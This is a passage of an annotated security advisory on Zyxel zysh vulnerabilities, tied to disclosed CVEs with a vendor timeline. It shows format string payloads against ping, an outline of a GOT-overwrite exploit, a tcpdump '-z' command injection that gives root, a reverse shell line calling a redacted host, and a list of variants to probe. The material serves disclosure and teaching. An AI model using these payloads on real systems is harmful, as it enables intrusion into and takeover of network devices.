Router> # stack memory leakis a comment saying what the next command demonstrates.ping [redacted] extension %x%x%x%xpings the device itself and passes%x%x%x%xthrough the extension argument. Each%xtells the program to print the next value it finds in memory as hexadecimal. Four of them print four values.ping: unknown host [redacted]is the error message. Instead of a hostname, it contains the four values the%xplaceholders pulled out of memory:6eb83a75,80808080,fefeff00and1145e560. That is the leak: private memory contents shown back to the user.Router> # crashmarks the next demonstration.ping [redacted] extension %n%n%n%npasses%n, which tells the program to write a number to a memory location. Four of them make it write to places it should not, and it crashes.Program received signal SIGSEGV, Segmentation fault.is the system reporting that the program accessed memory it is not allowed to. SIGSEGV is the "segmentation fault" signal.0x77bf6768 in vfprintf () from /lib32/libc.so.6says the crash happened inside a function calledvfprintf, which lives in the shared C librarylibc.so.6under/lib32.vfprintfis the function that formats text.(gdb) btis a command typed into gdb, the GNU debugger, a tool for inspecting a crashed program.btstands for backtrace and lists the chain of function calls that led to the crash.- The numbered lines show that chain:
vfprintfwas called byvsprintf, which was called bysprintf, which was called from_ftext.sprintfandvsprintfare the functions that build text from a format string, and they are where the user's%nwas interpreted.
Exploiting this is again limited by the small set of characters allowed in the hostile buffer, the text the attacker controls. The workaround was clever: instead of putting the addresses they needed to overwrite at the start of the format string, where they would normally go, they smuggled them into the program's memory through the TERM environment variable, which the SSH server passes to the remote system. Then glibc's direct parameter access, a feature that lets a format string pick a specific argument by number, combined with the author's own format string exploitation technique for RISC architectures, did the rest. RISC is a family of processor designs, including MIPS and SPARC, that use simpler instructions than the more common x86 family.
Step 3: The Tcl/Expect exploit
The proof-of-concept exploit, a script that demonstrates the attack, performs four steps:
- Log in and reach zysh over SSH as admin or limited-admin, injecting the payload through the
TERMenvironment variable. The payload is made of a retloc sled (a run of addresses to be overwritten), a NOP sled (a run of no-operation instructions that the processor slides through until it reaches the real code), the shellcode (the small piece of machine code the attacker wants to run) and padding. - Leak a stack address through the format string bug in
ping, and use it to work out where the injected shellcode sits near the bottom of the stack. That position shifts slightly every time zysh runs, which is why the leak is needed first. - Build a second hostile format string as a
pingargument. This one overwrites the .got entry of thefork()function with the shellcode's address. The GOT, or global offset table, is the list a program uses to find shared library functions; overwriting an entry there redirects a later call.fork()is the function that creates a new process, and it is called right after the vulnerablesprintf(), so it is a convenient target. The overwrite uses a variation of the write-one-byte-at-a-time technique designed for RISC architectures such as MIPS and SPARC. - Interact with the bash shell that gets spawned. Bash is the standard Linux command interpreter.
The team first thought Python with the Paramiko library, a common way to script SSH connections, would be a good choice, then changed their mind. They went old-school and wrote the exploit in Tcl/Expect, a scripting language and extension designed for automating interactive programs. Here it is in action:
The recording shows the exploit running and producing a shell.
Automating or weaponising the exploit so it works against other targets is left as an exercise for the reader.
Step 4: OS command injection in packet-trace
OS command injection means a program builds a command for the operating system out of text the user supplied, without checking it, so the user can slip in extra commands. It is like a form that asks for your name and then shouts "Hello, [your name]!" to the kitchen; if you write "Bob, and also bring cake", the kitchen gets two instructions.
The packet-trace command builds the command line for tcpdump, a tool that captures network traffic, from the arguments it is given. The extension-filter argument passes extra arbitrary command-line arguments straight to tcpdump. Entering:
Router# packet-trace extension-filter -ln -i lo -w -a -W 1 -G 1 -z id
results in this operating system command line:
$ /usr/sbin/tcpdump -n -i eth0 -ln -i lo -w -a -W 1 -G 1 -z id
Line by line:
packet-trace extension-filter ...is the zysh command, and everything afterextension-filteris passed through to tcpdump./usr/sbin/tcpdumpis the full path of the tcpdump program on the device.-nand-i eth0were added by zysh itself:-nmeans do not resolve names, and-i eth0means listen on the network interface calledeth0.-ln -i locome from the user:-lmakes output line-buffered,-nagain means no name resolution, and-i loswitches listening to the loopback interface.-w -ameans write the capture to a file, with-amaking the file name readable.-W 1 -G 1limit how many files are written and how often they rotate.-z idis the dangerous part. In tcpdump,-znames a command to run on each rotated capture file. Here that command isid, a standard Linux program that prints who you are.
This is a variation of a well-known GTFOBins payload. GTFOBins is a catalogue of ordinary system programs that can be abused to do more than intended. It makes the device run:
$ id -a
Command-line switches that begin with a - are accepted, which is what makes this possible. The tcpdump manual page explains how each switch is interpreted.
Here it is running from the Web Console, as an authenticated admin or limited-admin user:
Router# packet-trace extension-filter -ln -i lo -w -a -W 1 -G 1 -z id
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
Maximum file limit reached: 1
1 packet captured
2 packets received by filter
0 packets dropped by kernel
uid=0(root) gid=0(root) groups=0(root)
Line by line:
- The first line is the same command as before.
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytesis tcpdump starting up on the loopback interface, reporting the link type and the maximum amount of each packet it keeps.Maximum file limit reached: 1means it hit the limit of one file set by-W 1.1 packet captured,2 packets received by filter,0 packets dropped by kernelare tcpdump's summary counts.uid=0(root) gid=0(root) groups=0(root)is the output of theidcommand.uid=0andgid=0mean user ID zero and group ID zero, which on Linux is root, the all-powerful account.
So the attacker got arbitrary command execution as root. The next problem is escaping the restricted shell from there, which is not straightforward because of several constraints. The reliable route the team found uses standard output as the tcpdump output file, with the -w - option, plus some file descriptor trickery. A file descriptor is the small number a program uses to refer to an open file or stream, such as its input or output. To escape the restricted shell and run arbitrary commands as root on the embedded Linux system, log in to the Web Console as admin or limited-admin, then run:
Router# packet-trace extension-filter -ln -i lo -w - -W 1 -G 1 -z python
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
...
Maximum file limit reached: 1
5 packets captured
10 packets received by filter
0 packets dropped by kernel
Router# Python 2.7.14 (default, Sep 23 2021, 23:30:37)
[GCC 4.7.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
[press enter a few times]
Router#
Router#
Router# packet-trace extension-filter -ln -i lo -w - -W 1 -G 1 -z bash
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
...
Maximum file limit reached: 1
5 packets captured
10 packets received by filter
0 packets dropped by kernel
Router# #
[press enter again]
  File "<stdin>", line 1
    ^
SyntaxError: invalid syntax
>>> import os
>>> os.system("bash -i >& /dev/tcp/<REDACTED>/23234 0>&1")
Line by line:
- The first command is the same tcpdump trick, but with
-z pythoninstead of-z id, and with-w -instead of-w -a. The-after-wmeans write the capture to standard output rather than to a named file. - The tcpdump start-up and summary lines are the same as before.
Router# Python 2.7.14 (default, Sep 23 2021, 23:30:37)and the following lines are the Python interpreter starting up. Python is a programming language, and this is its interactive prompt, shown as>>>.[press enter a few times]is the researcher pressing enter to move things along.- The next command repeats the trick with
-z bash, so bash starts instead. Router# #is the bash prompt appearing inside the console.[press enter again]is another keypress.File "<stdin>", line 1andSyntaxError: invalid syntaxare Python complaining that what it received on its standard input was not valid Python. The caret^points at the offending spot.>>> import osloads Python'sosmodule, which lets Python talk to the operating system.>>> os.system("bash -i >& /dev/tcp/<REDACTED>/23234 0>&1")asks the operating system to run a bash command. That command opens an interactive bash (bash -i), connects its input and output (>&and0>&1) to a network connection to the redacted address on port23234, and gives the attacker a shell on their own machine. This is called a reverse shell: instead of the attacker connecting in, the device connects out to the attacker.
The team found a way to connect the Web Console's standard input to the standard input of the Python process spawned by the first command. The second starts bash, and the Python interpreter then runs the reverse shell back to the attacker. The result is a privileged reverse shell:
The two screenshots show the reverse shell arriving on the attacker's side. The team describes the mechanism that connects the Web Console's standard input to the spawned process as mind-bending. They did not investigate it thoroughly, but it works and it is very reliable.
Root cause
The memory corruption bugs come from unsafe API calls, string functions that write past the end of stack character arrays, and from passing attacker-controlled data as a format string to sprintf and vsprintf in the extension handling. The command injection comes from building the tcpdump command line out of packet-trace arguments, where extension-filter allows arbitrary switches, including -z, which makes tcpdump run a command.
The existing defences did not help: the program has no RELRO, no stack canary, NX disabled, no PIE and RWX segments. The buffer overflows could not be exploited, mainly because of the restricted character set accepted in the payloads. The format string bug was worked around by smuggling addresses through the TERM environment variable.
Impact
An authenticated admin or limited-admin user can escape the restricted shell and run arbitrary commands on the embedded Linux system: as a regular user through the format string bugs, and as root through the command injection. The buffer overflows were only shown to cause crashes. The authors note that the exploit could likely be automated or weaponised against other targets.
Fix
The memory corruption bugs were collectively assigned CVE-2022-26531, and the OS command injection was assigned CVE-2022-26532. A CVE is a public identifier for a known vulnerability, so people can refer to the same bug unambiguously. Zyxel fixed them in different firmware versions, and the patching information is in Zyxel's advisory. The team did not check whether the fixes actually work.
Disclosure timeline:
- 2022-02-25: Zyxel was notified at <[redacted]> and acknowledged the reports.
- 2022-03-17: The CVEs were assigned, and Zyxel announced an advisory for 2022-05-24.
- 2022-03-18: Zyxel issued a certificate of recognition.
- 2022-05-24: Zyxel published its security advisory.
- 2022-06-07: The researchers published their own advisory with full details.
Variants to test
- Other zysh commands with an
extensionargument. Tryping6,traceroute,traceroute6,nslookupandnslookup6with%xand%npayloads. A positive result is leaked stack bytes in the output, or a SIGSEGV insidevfprintf. - Other commands with fixed-size stack buffers. Try long arguments to
diagnostic test,debug gui webhelp redirectandssh. A positive result is a SIGBUS or SIGSEGV with the return address overwritten by your pattern, for example0x41414140. - Other tcpdump wrappers. Look for commands that pass user arguments to tcpdump or similar tools. A positive result is an unexpected command running, for example
idoutput appearing after-z id. - Environment-variable smuggling. Where the input character set is restricted, try injecting addresses through environment variables passed by the SSH server, such as
TERM. A positive result is a controlled write to a GOT entry and a shell. - File descriptor tricks with
-w -. Try-w -combined with-zto attach a spawned interpreter to the console's standard input. A positive result is an interactive prompt appearing in the console.
Glossary
- API: the set of functions a program can call to get something done, like the buttons on a machine.
- Buffer overflow: writing more data into a fixed-size memory space than it can hold, so the extra data spills into neighbouring memory.
- CVE: a public identifier for a known vulnerability, so people can refer to the same bug unambiguously.
- char array: a block of characters stored together in memory.
- CLI (command-line interface): a text interface where you type commands instead of clicking buttons.
- Direct parameter access: a formatting feature that lets a format string pick a specific argument by number.
- Dynamically linked: a program that relies on shared libraries rather than containing everything itself.
- Embedded Linux: a normal Linux system squeezed into a small device.
- Environment variable: a named setting the system hands to programs when they start.
- File descriptor: the small number a program uses to refer to an open file or stream, such as its input or output.
- Firmware: the software built into a device.
- GOT (global offset table): the list a program uses to find shared library functions; overwriting an entry redirects a later call.
- GTFOBins: a catalogue of ordinary system programs that can be abused to do more than intended.
- Limited-admin: a slightly reduced administrator account on the device.
- NOP sled: a run of no-operation instructions that the processor slides through until it reaches the real code.
- NX: a protection that stops memory holding data from being executed as code.
- OS command injection: a bug where a program builds an operating system command from unchecked user text, so the user can slip in extra commands.
- PIE: a protection that loads a program at a random address instead of a fixed one.
- RELRO: a protection that makes part of a program's memory read-only after start-up.
- Restricted shell: a shell that only lets you run a small, approved set of commands.
- Retloc sled: a run of addresses to be overwritten.
- Reverse shell: a shell where the device connects out to the attacker instead of the attacker connecting in.
- RISC: a family of processor designs, including MIPS and SPARC, that use simpler instructions than the more common x86 family.
- Root: the all-powerful administrator account on Linux.
- Shell: the program that reads the commands you type and runs them.
- Shellcode: the small piece of machine code the attacker wants to run.
- SIGBUS: a signal the system sends when a program touches memory in a way it is not allowed to.
- SIGSEGV: the "segmentation fault" signal, sent when a program accesses memory it is not allowed to.
- SSH: a way to open a secure, encrypted text session on a remote machine over the network.
- Stack: the region of memory a program uses for short-lived working data while a function runs.
- Stack canary: a secret value placed next to the return address so the program can notice it has been overwritten.
- Stripped: a program whose helpful names used by programmers have been removed, making it harder to read.
- Tcl/Expect: a scripting language and extension designed for automating interactive programs.
- tcpdump: a tool that captures network traffic.
- Telnet: an older, unencrypted version of SSH.
- USG (Unified Security Gateway): a device that acts as a firewall and VPN concentrator at the edge of a network.
- VPN concentrator: a device that lets remote staff connect securely to the office network.
- Web Console: a page you open in a browser after logging in to control the device.
- WebSockets: a technology that keeps a live two-way connection open between the browser and the device.
- zysh: the restricted shell that provides the command-line interface on many Zyxel products.